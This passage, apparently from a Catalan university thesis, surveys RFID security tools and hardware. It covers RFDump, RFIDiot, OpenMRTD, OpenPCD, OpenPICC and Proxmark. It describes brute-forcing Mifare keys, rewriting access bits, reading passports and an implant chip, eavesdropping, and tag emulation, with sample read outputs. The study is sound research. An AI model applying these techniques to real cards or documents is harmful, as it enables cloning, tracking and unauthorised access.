Col·locar lectors més sensibles i menys afectats per l'apantallament serà una solució, encara que cara, en ambients hostils (com la sortida de la botiga de discs). La inclusió de més antenes en diferents angles també ajudarà a que aquest intent d'atac tingui menys eficàcia.

Part II

Pràctica

5. HARD I SOFTWARE RELACIONAT AMB SEGURETAT EN RFID

Encara que la realització d'atacs dirigits a comunicacions RFID no està tan estesa com en altres interfícies ràdio, com Bluetooth, al llarg de l'any 2008 aquesta circumstància ha canviat. Concretament, acaben de sortir "al mercat" varis dispositius avançats, els quals presentem a continuació. La majoria d'ells no es troben disponibles comercialment i sols es poden construir a base d'esquemes de circuits posats a disposició del públic interessat. S'intentarà comentar cada un d'aquests projectes així com les seves possibilitats a l'hora d'afrontar la seva interacció amb sistemes reals.

Alguns atacs poden basar-se en *software* i *hardware* especialment concebut per a tals finalitats o també amb material normal, comercial. Per exemple, un atac de força bruta contra el *password* dels tràilers de sector d'algunes targetes és perfectament programable amb un lector de tota la vida de la companyia ACG i un arxiu de comandes del programa *hyperterminal* de Microsoft Windows. Només cal conèixer la sintaxis adequada i alguna possible API[53] existent. En entorns Linux aquestes possibilitats estan fins i tot més accentuades, ja que molta part de la comunitat interessada en els temes que ens ocupen desenvolupa amb aquest sistema operatiu.

5.1 SOFTWARE

Sense entrar en temes de *software* propietari, comentarem breument alguns programes usats en l'actualitat relacionats amb la temàtica de la seguretat RFID. En aquest apartat es dóna una visió global dels treballs més famosos, molts provinents de la comunitat del codi obert, existents avui dia, a quins tags afecten i les possibilitats de que les vulnerabilitats que intenten explotar resultin afectades.

[53] ***A**pplication **P**rogramming **I**nterface*, o Interficie de Programació d'Aplicacions

Òbviament, el programari que treballa amb dispositius comercials està més limitat que no pas el dissenyat específicament per a treball amb plaques de maquinari orientades expressament cap a qüestions de seguretat.

RFDump

RFDump [1] permet la detecció instantània de tags i el ràpid bolcat de la seva metainformació; identificador, tipus de tag, fabricant... Mitjançant la clau adequada ofereix una ràpida i intuïtiva modificació de la informació gravada en espai d'usuari tot utilitzant un editor hexadecimal / ASCII. Tal característica evita a l'usuari en gran mesura inclús la necessitat d'entendre l'organització de memòria del tag. Una altra funcionalitat interessant és la generació d'una *cookie* en els tags seleccionats, que demostra la facilitat d'implementació d'un possible sistema de *tracking* mitjançant RFID.

RFDump és una eina de l'any 2004 i no se'n preveu més desenvolupament, no per estar considerat un projecte obsolet sinó per fer ja tot el que s'espera d'ella. La seva utilització és una arma de doble fil ja que de la mateixa manera que l'edició d'informació d'usuari, incloent les dades que representen els controls d'accés de les targetes, resulta fàcilment editable, la seva inutilització per mitjà de l'escriptura, en condicions de transport[54], de combinacions absurdes en els bits d'accés dels mateixos provocarà incorrectes i inesperats comportaments dels tags. I tot, repetim, sense necessitar massa experiència en el món RFID.

A efectes de càlcul, una contrasenya com les de les claus "A" de les targes Mifare està composta per 48 bits, altrament dit, té 281474976710655 possibilitats, multitud d'anys de proves. L'atac implementat a RFDump s'ha de considerar impracticable i inútil a no ser que la paraula clau consti dels primers bytes a 0[55] o que es tingui algun tipus d'informació prèvia de les targetes objectiu.

Precisament el passat 2008 s'ha trencat la seguretat de les targes *Mifare*. Potser amb la informació extreta en aquests estudis s'aconseguirà, en un futur, augmentar el rendiment de RFDump per mitjà de modificacions que s'apliquin al seu codi font.

El conjunt de característiques de RFDump es resumeixen, doncs, en:

- Executable en Microsoft Windows i Linux, escrit en C.
- Suport per al lector ACG HF Multi ISO.
- Descodifica el tipus de tag, ID i fabricant.
- Mostra la memòria completa.

[54] els *passwords* per defecte dels *tags* quan el fabricant ens els entrega són coneguts i fàcils

[55] certament una mala pràctica

- Ràpida modificació de la memòria mitjançant GUI[56].
- Suport per al sistema de claus Mifare.
- Característica de marcat de *cookies.*
- Crackeig de claus de sector.
- Cerca de claus de transport per defecte.
- Bolcat complet i restauració de tags Mifare.
- Suport per a múltiples *baudrates*.
- Escanneig fins a detecció de primer tag
- Tags suportats:
  ISO 15693: Tag-it ISO, My-d, ICODE SLI, LRI512, TempSense
  ISO 14443 A: Mifare Standard(1,2), Mifare UltraLight(1,2)
  ISO 14443 B: SR176(1,2)
  Tag-it®
  ICODE®
  EM4002
  EM4005
  EM4050
  HITAG1
  HITAG2
  Q5
  TIRIS

Les figures a continuació mostren RFDump en acció, podent observar-s'hi un resum de les capacitats del programa i la seva sortida quan se li sol·licita un anàlisi del lector connectat.

[56] **I**nterfície **G**ràfica d'**U**suari




figura 25. Captura de pantalla de RFDump.




figura 26. Consola de RFDump. Resum de l'estat del lector.

RFIDiot

RFIDiot [58] és un projecte més nou que no pas RFDump, clarament orientat a l'anàlisi i a intentar possibilitar al ciutadà normal el llegir els nous models de documents d'identitat i/o passaports basats en RFID. Permet pràcticament el mateix ventall de possibilitats que el projecte anterior, més algunes altres. La figura 27 mostra sortida de RFIDiot quan sotmetem al seu tractament un passaport del nou model europeu.

```
cardselect v0.1b (RFIDIOt v0.1d)
reader: Dual 2.2
       serial no: 47050005)
Card ID: 0814252A
Card ID: 0852FB48
Card ID: 0813F98C
Card ID: 0894B632
Card ID: 08735DEB
Card ID: 083D756E
Card ID: 08AA9CC0
```

figura 27. RFIDiot en passaports. Extret de [58].

Una ullada perspiaç a la imatge hi permetrà detectar una funcionalitat interessant en termes de seguretat, plenament desitjable per a un increment de la mateixa, i comentada en el capítol anterior; la generació d'un nou identificador cada cop que s'interroga la tarja.[57]

A grans trets, les **capacitats de RFIDiot** engloben com hem dit les d'RFDump i algunes més, de les quals en veiem alguns exemples pràctics tot seguit:

- Executable en Windows i Linux, escrit en Python.
- Suport per a múltiples lectors ACG HF Dual Multi ISO i el LF Multitag. També dispositius PC/SC.
- Tags HF suportats:
  - MIFARE© Standard, 4k, Pro, Ultralight, DESFIRE, SmartMX
  - SLE 55Rxx, SLE 66CL160S, SLE 66CLX320P, SR176, SRIX4K ISO 14443 B, SR176(1,2)
  - Jewel Tag
  - Sharp B
  - ASK GTML2ISO
  - TIRIS
  - ICODE SLI (SL2 ICS 20), ICODE EPC (SL2 ICS 10),
  - ICODE UID (SL2 ICS 11)
  - ICODE
  - NFC (Reader To Tag Mode)
  - SLE 55Rxx, SRF55VxxP+S, SLE 66CL160S, SLE 66CLX320P, SR176, SRIX4K
  - LRI 64, LRI 512, EM4135
  - KSW Temp Sens ®
  - Tag-it™ HF-I Standard, Tag-it™ HF-I Pro
  - ASK GTML, ASK GTML2ISO
- Tags LF suportats:
  - EM4x02, EM4x50, EM4x05 (ISO 11784/5 FDX-B)

[57] tot i això, RFIDiot proporciona més eines per a seguir indagant en el document

- Hitag1, Hitag2, HitagS
- Q5 (aquests i els Hitag poden programar-se per a emular els EM)
- TI-RFID SYSTEMS 64 bit R/O & R/W, TI-RFID SYSTEMS 1088 bit Multipage

Un altre cas pràctic que observem a la figura 28 té relació amb el famós xip implantable en humans, fabricat per Verichip Corporation, també conegut com a *Digital Angel*. El títol de la figura expressa molt bé el que s'hi està duent a terme.

```
readlfx v0.1e (using RFIDIOt v0.1g)
reader: LFX 1.0 (serial no: 00000000)
Card ID: 77E5000001FF0001
Tag type: EM 4x05 (ISO FDX-B)
Application Identifier: 8000
Country Code: 1022 (UNREGISTERED MANUF: VeriChip Corporation)
National ID: 42990
```

figura 28. Execució de la rutina *readflx.ply* de RFIDiot.

Alternativament, la **figura 29** mostra l'estructura d'una tarja RFID ISO 15693 usada en hotels:


```
$ ./isotype.py
isotype v0.1g (using RFIDIOt v0.1p)
 Reader: ACG MultiISO 1.0 (serial no: 34060217)

 ID: E0078151C9B41427
 Tag is ISO 15693
 Manufacturer: Texas Instrument

$ ./readtag.py
readtag v0.1b (using RFIDIOt v0.1p)
 Reader: ACG MultiISO 1.0 (serial no: 34060217)

ID: E0078151C9B41427
Data:
Block 00: 00000000
Block 01: 00000000
Block 02: 00000000
Block 03: 242738B0
Block 04: 096C2A48
Block 05: 00005091
Block 06: 8F4113B2
Block 07: 21764613
Block 08: 000074E9
Block 09: 00000000
Block 0a: 00000000
Block 0b: 00000000
...
```

figura 29. Execució de les rutines *isotype.py* i *readtag.py* de RFIDiot.

El grup d'eines RFIDiot està format per moltes rutines, algunes de les quals depenen fortament del tipus de tag a analitzar. En certs casos, segons l'etiqueta, simplement no tenen sentit ni funcionen, ni haurien de fer-ho. Hi ha el **llistat** de rutines a continuació, a la **figura 30**, **a més** de l'aplicació d'una específica sobre una targeta *Mifare* (**figura 31**); la **rutina** *bruteforce.py*, a diferència de l'opció presentada per RFDump, prova claus aleatòries per a intentar accedir al tràiler de sector de la targeta. Tal com diu l'autor de l'eina "*aconseguir tal fita és equiparable a encertar la loteria tres vegades seguides"* encara que es provin múltiples combinacions per segon, però no hi ha res que impedeixi que la sort faci "sonar la flauta" en només cinc minuts, cinc hores, cinc dies o cinc setmanes.




figura 30. Llistat de les rutines de RFIDiot.

A la figura anterior també s'hi observa quelcom molt interessant, la interacció entre dos projectes presentats en aquest treball; **RFIDiot** i un **IAIK HF DemoTag**,

comentat a la secció de *hardware*. El 2006 del *copyright* afecta a RFIDiot, no al fitxer *demotag.py*, doncs tal dispositiu és de finals del 2008.

En la captura de pantalla de la figura 31 s'ha modificat el codi font per aconseguir encertar el *password* que s'ha gravat prèviament al tag, que consta de tres "A" seguides del número de telèfon de la Universitat Politècnica de Catalunya.




figura 31. Execució de RFIDiot per a descubrir un password.

OpenMRTD

Dut a terme per la mateixa gent del projecte OpenPCD. Els seus objectius són:

- Implementar una pila *software* RFID de codi obert per a ISO 14443A i ISO 14443B.
- Implementar una llibreria de codi obert per a llegir, analitzar i verificar *Machine Readable Travel Documents*[58].
- Implementar una aplicació de codi obert, un programa de mostra de la informació que qualsevol usuari pugui fer servir.

librfid constitueix el primer punt i té la forma d'una llibreria en llenguatge C. Implementa una pila en l'extrem del lector per als protocols ISO 14443A, ISO 14443B, ISO 15693, *Mifare Ultralight* i *Mifare Classic* i, pròximament, *ICODE* i altres tags a 13'56

[58] Documents de viatge preparats per a ser llegits per ordinadors

MHz. Funciona amb els lectors OpenPCD, OmniKey Cardman 5121 i 5321 i parcialment amb el *Mifare* Pegoda.

figura 32. El lector Mifare Pegoda.

libmrtd és el nom de la llibreria específica que s'encarrega de poder accedir als documents electrònics pertinents, parsejant les dades i duent a terme funcions criptogràfiques.

Ambdues llibreries funcionen conjuntament o amb independència. Amb el seu desenvolupament es tenen les eines per al coneixement per part de l'usuari legítim del contingut, o part del mateix, del seu passaport electrònic.

5.2 HARDWARE

Després de llegir les funcionalitats de les plaques presentades es classifiquen fàcilment en dispositius d'ús general o dedicats essencialment a facilitar la implementació d'atacs en RFID. Una exposició de les característiques del *hardware* resulta **bàsica** per a després entendre les seves possibilitats, que també mostrarem d'una forma pràctica.

El lector ACG

El lector genuí que ens servirà al llarg de tot el projecte és l'anomenat **ACG HF Multi ISO**, que recentment ha patit algun que altre canvi de nom per qüestions comercials. Tot i això, amb aquesta denominació és amb la que se'l coneix. Se n'adjunta la fulla de característiques tècniques a continuació, extreta de [31].

Part Number	RDHO-0201N0-02		
RF Transmit Frequency	13.56MHz		
Supported Standards	ISO14443A, ISO14443B, ISO 15693, ISO 18000-3, NFC enabled, ICODE		
Supported Tag-ICs	mifare® Standard mifare® 4k mifare® Pro mifare® Ultralight mifare® DESFIRE mifare® SmartMX I-CODE SLI (SL2 ICS 20) I-CODE EPC (SL2 ICS 10) I-CODE UID (SL2 ICS 11) I-CODE NFC (Reader To Tag Mode)	SLE 55Rxx SRF55VxxP+S SLE 66CL160S SLE 66CLX320P SR176 SRIX4K LRI 64 LRI 512 EM4135 KSW Temp Sens®	Tag-it™ HF-I Standard Tag-it™ HF-I Pro Jewel Tag Sharp B ASK GTML ASK GTML2ISO TOSMART P032/P064 ISO14443A Tags ISO14443B Tags ISO15693 Tags
Host Communication	Point-to-Point		
Communications Interface	CMOS-TTL		
Communications Protocol	Specific ASCII or Binary Protocol		
Communications Parameter	9600 Bit/s to 460 kBit/s, 8, N,1		
Firmware Boot-Loader	Supported Via Serial Interface		
Software, Driver	API - DLL (MSVC++)		
Power Supply	5VDC regulated		
Current Consumption	90 – 200mA depending on antenna < 10µA at power down mode		
Reading distance	up to 90 mm / 3.54 Inch, depending on tag and antenna		
RF Transmission Speed	up to 848 kBit/s		
Antenna	External		
Input/Output Connector	2 status indicator LED lines, 1 I/O Port, SAM Interface		
Size	(LxWxH) 25.5x30.0x4.8mm ± (L/W) 0.5 (H) 1.0 / 1.00x1.18x0.19 Inch ± (L/W		
Weight	5g ± 5% / 0.01 lb± 5%		
Operating Temperature	-20℃ to +80℃ / - 4F to + 176F		
Storage Temperature	-40℃ to +85℃ / - 40F to + 185F		
Firmware Version	1.0		
MTBF	3.000.000 h		
Approvals/Compliances	RoHS compliant		

figura 33. El lector ACG.

OpenPCD

El desenvolupament d'aquest lector multifunció comença el maig del 2005 quan en les sessions de laboratori del **CCC-Berlin** s'estudien diferents formes passives per a la captura i desmodulació de senyals RFID. Generalment el tag rep del lector una ona de 13'56 MHz i respon modulant una subportadora de 847'5 KHz amb la informació.

L'objectiu de fons d'aquest projecte *hardware* és unificar els esforços per a la realització d'un lector de *firmware* obert, així com també del *software* relacionat. Juntament amb OpenMRTD, i igual que altres projectes, també està destinat a, entre d'altres objectius, facilitar en el futur la lectura de passaports electrònics per part dels usuaris.

Actualment es troben prototips d'OpenPCD per a la seva compra en diferents llocs d'Internet però durant la seva adquisició s'adverteix severament que es tracta d'una primera prova de concepte encara en fase de proves, que es pot desconfigurar en certes condicions i que cal certa base tècnica en sistemes operatius per al seu ús continu. El lector ha estat utilitzat en diferents estudis [53][54], obtenint-se resultats molt interessants.

El dispositiu està basat en el "CL RC632 Multiple Protocol Contactless Reader IC" de Philips, que suporta els protocols ISO 14443A, 14443B, ISO 15693, Mifare i

ICODE, i compta amb un processador ARM AT91SAM7S128. Disposa de 128 KBytes de Flash i 32 KB de RAM estàtica. Al microcontrolador s'hi accedeix per interfície USB-B-Mini i opcionalment via un capçal JTAG de 20 pins. Més concretament el disseny consta de:

- Interfície sèrie RS232/TTL en capçal 1x5.
- Interfície I2C de dos fils en capçal 1x4.
- Control de reset SAM-BA en capçal 1x4.
- 4 entrades analògiques en capçal 1x4.
- Botó de reset per al *bootloader*.
- Sortida HF de senyal disparador en connector U.FL.
- Sortida HF del senyal AUX (passos intermigs de desmodulació) en connector U.FL.
- Sortida HF del senyal MFOUT (senyals digitals desmodulades) en connector U.FL.
- Capçal 1x3 per una antena externa opcional.

Així doncs, connectant-hi un oscil·loscopi, l'ús d'OpenPCD permet *eavesdropping*. Sembla realment un dispositiu interessant, utilitzable amb Microsoft Windows i Linux, encara que potser superat en funcionalitats per altres dispositius presentats més endavant.

figura 34. El lector OpenPCD.

OpenPICC

Mentre OpenPCD representa la part passiva dels atacs, OpenPICC[59] esdevé l'activa. Dispositiu del mateix tamany que una targeta de crèdit, un cop connectat a OpenPCD i establert el mode corresponent és capaç d'emular les característiques dels tags ISO 15693 i ISO 14443, també essent-ho en teoria amb d'altres lectors. Com a mala notícia, dir que no es troba disponible actualment de manera comercial raó per la

[59] ***P**roximity **C**oupling **D**evice* i ***P**roximity **I**ntegrated **C**ircuit **C**ards* respectivament

qual es requereix la seva construcció a partir de zero per mitjà dels plànols i esquemes proporcionats en pàgines web [61]. En aquest projecte s'ha optat per, un cop obtingut d'aquesta casa un dispositiu OpenPCD, provar productes d'altres fabricants. En teoria OpenPICC havia d'estar disponible a principis de l'any 2007 però les seves limitacions no semblen haver estat corregides amb tanta rapidesa com s'esperava. També cal contemplar la possibilitat de que els autors hagin decidit no posar-lo a la venta.

Com a contrapunt al seu estat, la veritat és que la documentació, tant d'OpenPCD com d'OpenPICC, existeix en bastant i dispersa quantitat, símptoma també del seu estat precari que requereix de proves i *feedback* per part dels usuaris inicials. De fet, i tal com es diu a la seva plana web, per a gaudir-ne d'un desenvolupament complet faltaria:

- Una millor implementació dels algorismes d'anticol·lisió.
- Obtenir grans volums de mostres de comunicacions RFID.
- Portar el sistema operatiu d'OpenPCD i OpenPICC a FreeRTOS[60] per a atreure un major nombre de desenvolupadors.

Finalment, OpenPICC sembla poder emular l'existència de multitud de tags en les proximitats del lector, implementant així un altre dels atacs descrits en aquest document, el bloqueig per mal funcionament i abús de l'algorisme d'anticol·lisió. Tal com ja s'ha comentat, el concepte de tal atac sorgí del *RSA Blocker Tag.*




figura 35. El prototip OpenPICC.

Proxmark III

Dispositiu en teoria més avançat que els anteriors, tampoc es troba disponible per la seva venda sinó a través d'agents independents que l'han construït en quantitats de l'ordre de desenes a finals del 2008.

[60] sistema operatiu en temps real amb minikernel

